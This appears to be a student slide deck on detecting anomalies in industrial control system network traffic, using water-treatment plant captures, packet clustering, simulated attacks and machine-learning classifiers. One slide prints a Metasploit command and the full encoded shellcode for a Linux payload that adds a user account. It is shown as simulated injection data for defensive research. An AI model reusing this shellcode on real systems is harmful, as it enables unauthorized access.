

Study Project

Anomaly Detection in Industrial Control Systems

Group 15: Yu-Chieh (Jay) Lin



Today's agenda

01

Operational Technology

02

Overview of the challenge

03

Implementations for anomaly detection

04


Evaluation of the project

05

Future research

01

Operational Technology



(Credit: Nischal S Narayana – Medium)



(Credit: Mission Secure)

02

Overview of the challenge



(Credit: Copia Automation)

Traditional signature-based methods may not be effective in detecting sophisticated and evolving threats in ICS environments due to ICS operators' use of proprietary binary protocols.



Credit: Tenable



03

Implementations for anomaly detection



Roadmap

Stage 1: Data Analysis

- Traffic statistics
- Packet inspection

Stage 3: ML-based Detection

- Feature generation (via Autoencoder)
- Classification (via ML models)

Stage 5: Model Evaluation

- Cross-Validation
- Hyperparameter tuning
- Feature selection

Stage 2: Attack Simulation

- Packet clustering
- Attack generation

Stage 4: NN-based Detection

- Feature generation (via Conv1D, RU)
- Classification (via NNs)

Data Analysis

SWaT.A3_Jun 2017


- iTrust research center at the Singapore University of Technology and Design
- Real-world operational data from a water treatment plant
- 324 GB of PCAP files without attacks
- Only 250k packets used in this project



Traffic statistics - Transport layer


Total: 249,939 packets

- ICMPv6 Neighbor Discovery - Neighbor Solicitation
- ICMPv6 Neighbor Discovery - Router Solicitation
- IPv6 Extension Header - Hop-by-Hop Options Header
- TCP
- UDP




TCP: 213,335 packets

- pcia-rxp-b
- rockwell-encap
- strexec-s
- surfpas
- unknown



UDP: 36,591 packets



- bootps
- dhcpv6-server
- gvcp
- hlserver
- mdns
- netbios-ns
- rockwell-csp2



Traffic statistics - Application layer

144,700 packets

- bootps
- dhcpv6-server
- gvc
- hlserver
- mdns
- netbios-ns
- pcia-rxp-b
- rockwell-csp2
- rockwell-encap
- strexec-s
- surpass
- unknown



Packet inspection

NO.	TIME	SIP	DIP	PROTO	L4_PROTO	LEN	SPORT	DPORT	APP	ICS_CMD	ICS_LEN	ICS_SESS	ICS_SEQ
1	1497408665.288831	192.168.1.20	192.168.1.50	TCP	TCP	60	56790	44818	rockwell-encap				
2	1497408665.288831	192.168.1.50	192.168.1.40	TCP	TCP	116	44818	55872	rockwell-encap	70	26	3500E4	
3	1497408665.288966	192.168.1.40	192.168.1.50	TCP	TCP	60	55872	44818	rockwell-encap				
4	1497408665.289017	192.168.1.20	192.168.1.30	TCP	TCP	116	56784	44818	rockwell-encap	70	26	510014	
5	1497408665.289122	192.168.1.20	192.168.1.30	TCP	TCP	116	56784	44818	rockwell-encap	70	26	510014	
6	1497408665.289122	192.168.1.30	192.168.1.20	TCP	TCP	60	44818	56784	rockwell-encap				
7	1497408665.289123	192.168.1.20	192.168.1.30	TCP	TCP	116	56784	44818	rockwell-encap	70	26	510014	

ICS_SESS	ICS_STAT	ICS_PROTO	ICS_SEQ	ICS_DIR	ICS_SRV	ICS_RQPTH	ICS_DATA
3500E4	0	0	2C48	80	4C		b'\xa0\x02\xb3\xa2\x01\x00\x01\x00\x13\x00\x00\x00'
							rockwell-encap
510014	0	0	6952	0	4C	b'HMI_LIT301'	b'\x01\x00'
510014	0	0	789F	0	4C	b'HMI_FIT301'	b'\x01\x00'
510014	0	0	9BA8	0	4C	b'HMI_MV301'	b'\x01\x00'
0	0	0	0	0	0		b'O\x88\x01\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\x00'

rockwell-csp2

Attack Simulation

Packet clustering

- Message types
- KMeans, DBSCAN (not included)

Attack generation

- Entropy calculation
- Injection (not used), shuffling




Packet clustering - Message types

rockwell-encap

```
Server:
ICS_CMD  ICS_SRV
0x0065   0x0      13
0x006f   0x4c    5755
          0x4d    848
          0x54    103
          0x4e    26
0x0070   0x4c    30477
          0x4d    14946
          0x1     66
          0xa     33
          0xe     22
Name: count, dtype: int64
```

```
Client:
ICS_CMD  ICS_SRV
0x0065   0x0      13
0x0066   0x0      13
0x006f   0x52    6604
          0x54    103
          0x4e    26
0x0070   0x4c    31336
          0x4d    14945
          0x1     82
          0xa     41
          0xe     34
Name: count, dtype: int64
```

Packet clustering - Message types



Packet clustering - KMeans

ICS_CMD	ICS_DIR	ICS_SRV	CLUSTER_NUM	
0x0000	0x0	0x0	1	36487
0x0065	0x0	0x0	6	26
0x0066	0x0	0x0	6	13
0x006f	0x0	0x4e	11	26
		0x52	4	6604
		0x54	11	103
	0x80	0x4c	6	5755
		0x4d	9	848
		0x4e	8	26
		0x54	8	103
0x0070	0x0	0x1	10	82
		0x4c	2	31336
		0x4d	7	14945
		0xa	10	41
		0xe	10	34
	0x80	0x1	10	66
		0x4c	5	30477
		0x4d	3	14946
		0xa	10	33
		0xe	10	22

dtype: int64

rockwell-csp2

rockwell-encap

Number of packets

```
CLUSTER_NUM
0      108027
1      36487
2      31336
3      14946
4       6604
5      30477
6       5794
7      14945
8        129
9       848
10      278
11      129
Name: count, dtype: int64
```

Attack generation - Entropy calculation

==> Calculating entropy...

	ICS_CMD	ICS_LEN	ICS_SESS	ICS_STAT	ICS_PROTO	ICS_SEQ	ICS_DIR	ICS_SRV	ICS_RQPTH	ICS_DATA
Cluster_0	0.000000	0.000000	0.000000	0.0	0.0	0.000000	0.000000	0.000000	0.000000	0.000000
Cluster_1	0.000000	0.000000	0.000000	0.0	0.0	0.000000	0.000000	0.000000	0.000000	10.710981
Cluster_2	0.000000	1.882572	3.881483	0.0	0.0	14.328883	0.000000	0.000000	4.760650	0.000000
Cluster_3	0.000000	0.000000	2.811152	0.0	0.0	13.551959	0.000000	0.000000	0.000000	0.000000
Cluster_4	0.000000	0.553471	2.144381	0.0	0.0	0.000000	0.000000	0.000000	2.234939	0.553471
Cluster_5	0.000000	2.461137	3.788046	0.0	0.0	14.332802	0.000000	0.000000	0.000000	5.930937
Cluster_6	0.064424	1.512851	2.194699	0.0	0.0	0.000000	0.058243	0.058243	0.000000	4.649425
Cluster_7	0.000000	1.790092	2.811319	0.0	0.0	13.551708	0.000000	0.000000	2.481462	1.526172
Cluster_8	0.000000	1.049926	4.789761	0.0	0.0	0.000000	0.000000	0.725018	0.000000	3.494267
Cluster_9	0.000000	0.000000	0.000000	0.0	0.0	0.000000	0.000000	0.000000	0.000000	0.000000
Cluster_10	0.000000	2.317905	3.509745	0.0	0.0	6.876100	0.987869	1.458112	0.000000	4.519414
Cluster_11	0.000000	1.408269	4.789761	0.0	0.0	0.000000	0.000000	0.725018	0.000000	2.748810

Attack generation - Injection

Malicious code
generated by Metasploit

```
msf6 payload(linux/x86/adduser) > generate -e x64/xor -f python
# linux/x86/adduser - 143 bytes
# https://metasploit.com/
# Encoder: x64/xor
# VERBOSE=false, PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, USER=metasploit, PASS=metasploit,
# SHELL=/bin/sh
```

```
buf = b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf3\xff\xff\xff\x48\x8d"
buf += b"\x05\xef\xff\xff\xff\x48\xbb\xa6\x53\xd2\xa7\x68"
buf += b"\x9f\x26\xfe\x48\x31\x58\x27\x48\x2d\xf8\xff\xff"
buf += b"\xff\xe2\xf4\x97\x9a\x5b\x6c\x02\xd9\x7e\x33\x26"
buf += b"\x39\xd7\xff\x59\x56\x77\x96\xd5\x20\xa5\xc3\x00"
buf += b"\xb0\x09\x8e\xc7\x3b\xfd\xc2\x1c\xfc\xaf\x1d\xe7"
buf += b"\xe6\xd6\x6a\xe8\x0c\xce\xd6\xa6\x53\xd2\xca\x0d"
buf += b"\xeb\x47\x8d\xd6\x3f\xbd\xce\x1c\xa5\x67\x84\x89"
buf += b"\x37\x9b\xd4\x02\xab\x56\xca\xef\x01\xb1\x9d\x58"
buf += b"\xa5\x16\xc4\x9c\x7c\xe8\x88\x0a\xf6\x48\xd1\xd5"
buf += b"\x3b\xd8\xfe\xe3\xce\xda\x94\xa2\x0b\x1f\x27\x02"
buf += b"\x9e\x7e\x33\x26\x53\xd2\xa7\x68\x9f\x26\xfe"
```

Needed to be spread across
several packets 🤖

Attack generation - Shuffling

==> Generating 10 attacks...

```
Cluster_5, Fields: ['ICS_SEQ'] Entropy: [14.332802386405294]
Cluster_2, Fields: ['ICS_SEQ'] Entropy: [14.328883216942899]
Cluster_7, Fields: ['ICS_SEQ'] Entropy: [13.551707746398742]
Cluster_10, Fields: ['ICS_SEQ'] Entropy: [6.876100155441758]
Cluster_3, Fields: ['ICS_SEQ'] Entropy: [13.551959212398792]
Cluster_1, Fields: ['ICS_DATA'] Entropy: [10.710980997770513]
Cluster_8, Fields: ['ICS_SESS'] Entropy: [4.789761128151818]
Cluster_11, Fields: ['ICS_SESS'] Entropy: [4.789761128151818]
Cluster_6, Fields: ['ICS_DATA'] Entropy: [4.649425482930814]
Cluster_4, Fields: ['ICS_RQPTH'] Entropy: [2.2349393160932416]
```

==> Labeling the attacks...

NO.	TIME	SIP	DIP	PROTO	L4_PROTO	LEN	...	ICS_SEQ	ICS_DIR	ICS_SRV	ICS_RQPTH	ICS_DATA	CLUSTER_NUM
2	1.497409e+09	192.168.1.50	192.168.1.40	TCP	TCP	116	...	0x2c48	0x80	0x4c	NaN	b'\xa0\x02\xb3\xa2\x01\x00\x01\x00\x13\x00\x00...	5
4	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x6952	0x0	0x4c	b'HMI_LIT301'	b'\x01\x00'	2
5	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x789f	0x0	0x4c	b'HMI_FIT301'	b'\x01\x00'	2
7	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x9ba8	0x0	0x4c	b'HMI_MV301'	b'\x01\x00'	2
9	1.497409e+09	192.168.1.60	192.168.1.20	UDP	UDP	86	...	0x00	0x0	0x0	NaN	b'0\x88\x01\x00\x00\x00\xff\xff\xff\xff\x00\x00...	1

[5 rows x 20 columns]

NO.	TIME	SIP	DIP	PROTO	L4_PROTO	LEN	...	ICS_DIR	ICS_SRV	ICS_RQPTH	ICS_DATA	CLUSTER_NUM	ATTACK_TYPE
2	1.497409e+09	192.168.1.50	192.168.1.40	TCP	TCP	116	...	0x80	0x4c	NaN	b'\xa0\x02\xb3\xa2\x01\x00\x01\x00\x13\x00\x00...	5	1
4	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x0	0x4c	b'HMI_LIT301'	b'\x01\x00'	2	2
5	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x0	0x4c	b'HMI_FIT301'	b'\x01\x00'	2	2
7	1.497409e+09	192.168.1.20	192.168.1.30	TCP	TCP	116	...	0x0	0x4c	b'HMI_MV301'	b'\x01\x00'	2	2
9	1.497409e+09	192.168.1.60	192.168.1.20	UDP	UDP	86	...	0x0	0x0	NaN	b'\x00\x00\x01\x88\x00\x00\xff\x00\x00\x00\x00...	1	6

ML-based Detection

Feature generation


- Stacked Denoising Autoencoder

Classification

- Outlier detectors
- Multi-class classifiers



Feature generation - SDAE



- Reconstruct the original input with noise
- Compress the original input by the bottleneck layer
- Pre-train meaningful features and reduce the dimensionality

(Credit: Hands-On Machine Learning with Scikit-Learn & TensorFlow, p.424)

Classification - ML-based models



Outlier detectors

- One-class Support Vector Machine
- Elliptic Envelope
- Local Outlier Factor
- Ensemble Outlier

Multi-class classifiers

- Support Vector Machine
- Random Forest Tree
- k-Nearest Neighbors
- Ensemble Classifier

NN-based Detection

Feature generation


- Convolutional layer
- Residual units

Classification

- CNN
- ResNet




Feature generation - Conv1D layer



- Capture local dependencies and patterns within sequential data
- Suitable for anomaly detection


(Credit: ResearchGate)

Feature generation - Residual units




(Credit: Hands-On Machine Learning with Scikit-Learn & TensorFlow, p.373)

- Focus on learning the residual (difference)
- Mitigate the vanishing gradient problem
- Facilitate the training process of very deep networks




Classification - CNN



(Credit: Team:Edinburgh)

Classification - ResNet



